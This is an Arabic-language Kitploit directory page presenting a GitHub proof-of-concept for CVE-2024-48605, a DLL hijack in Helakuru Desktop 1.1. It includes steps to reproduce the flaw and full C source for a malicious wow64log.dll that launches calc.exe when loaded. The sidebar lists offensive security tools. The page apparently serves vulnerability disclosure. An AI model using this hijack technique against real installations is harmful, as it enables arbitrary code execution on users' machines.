Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
HelakuruV.1.1-DLLHijack — Helakuru الإصدار 1.1 اختطاف DLL - CVE-2024-48605 | Kitploit

أدوات/GitHubGitHub/surajhacx/helakuruv.1.1-dllhijack
تحليل الثغرات الأمنيةتحليل الكودالاستغلالتطوير الحمولاتاستغلال الملفات الثنائية
GitHubsurajhacx/helakuruv.1.1-dllhijack

HelakuruV.1.1-DLLHijack

Helakuru الإصدار 1.1 اختطاف DLL - CVE-2024-48605

عرض المستودع
561منذ سنة واحدةلم تتم المراجعة بعد
مشاركة

ثغرة اختطاف DLL في هيلاكورو

ملخص


يعمل إصدار هيلاكورو ديسكتوب 1.1v على معماريات 64 بت و32 بت. أثناء الاختبار، تم تحديد أن البرنامج يحاول تحميل wow64log.dll، والتي لا يتم تضمينها افتراضيًا في أنظمة تشغيل ويندوز الحديثة. يؤدي هذا إلى خطأ 'Name not found'، مما يعرض البرنامج لثغرة اختطاف DLL. من خلال إنشاء wow64log.dll ضارة، يمكن تحقيق تنفيذ تعليمات برمجية عشوائي.

الإصدار المتأثر

هيلاكورو ديسكتوب 1.1v

خطوات إعادة الإنتاج

  1. مراقبة تحميل DLL باستخدام ProcMon
  • ProcMon يظهر عملية CreateFile مع "Name not found" لـ wow64log.dll Pasted image 20240925232040
  1. إنشاء wow64log.dll ضارة
#include <windows.h>
#include <stdio.h>

void LaunchCalculator()
{
    STARTUPINFOA si;
    PROCESS_INFORMATION pi;

    ZeroMemory(&si, sizeof(si));
    si.cb = sizeof(si);
    ZeroMemory(&pi, sizeof(pi));

    const char* calcCmd = "C:\\Windows\\System32\\calc.exe";

    if (!CreateProcessA(
        NULL,          
        (LPSTR)calcCmd, 
        NULL,          
        NULL,          
        FALSE,         
        0,             
        NULL,          
        NULL,          
        &si,           
        &pi))          
    {
        printf("CreateProcess failed (%d).\n", GetLastError());
    }
    else
    {
        WaitForSingleObject(pi.hProcess, INFINITE);
        CloseHandle(pi.hProcess);
        CloseHandle(pi.hThread);
    }
}

BOOL APIENTRY DllMain(HMODULE hModule, DWORD  ul_reason_for_call, LPVOID lpReserved)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        LaunchCalculator();
        break;
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
  1. تشغيل هيلاكورو ديسكتوب

  • قم بتشغيل هيلاكورو ديسكتوب مرة أخرى. سيتم الآن تحميل wow64log.dll الضارة في البرنامج، مما يؤدي إلى تشغيل الآلة الحاسبة كتوضيح لحقن DLL ناجح. Pasted image 20240925233737
  1. التحقق من تحميل DLL باستخدام ProcMon
  • أعد فتح ProcMon ولاحظ أنه تم تحميل wow64log.dll بنجاح هذه المرة، مما يؤكد أن DLL المخصصة قد تم تنفيذها بواسطة البرنامج. Pasted image 20240925232728

التأثير: تسمح هذه الثغرة بتنفيذ تعليمات برمجية عشوائي.

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    370
  • 4

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    289

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →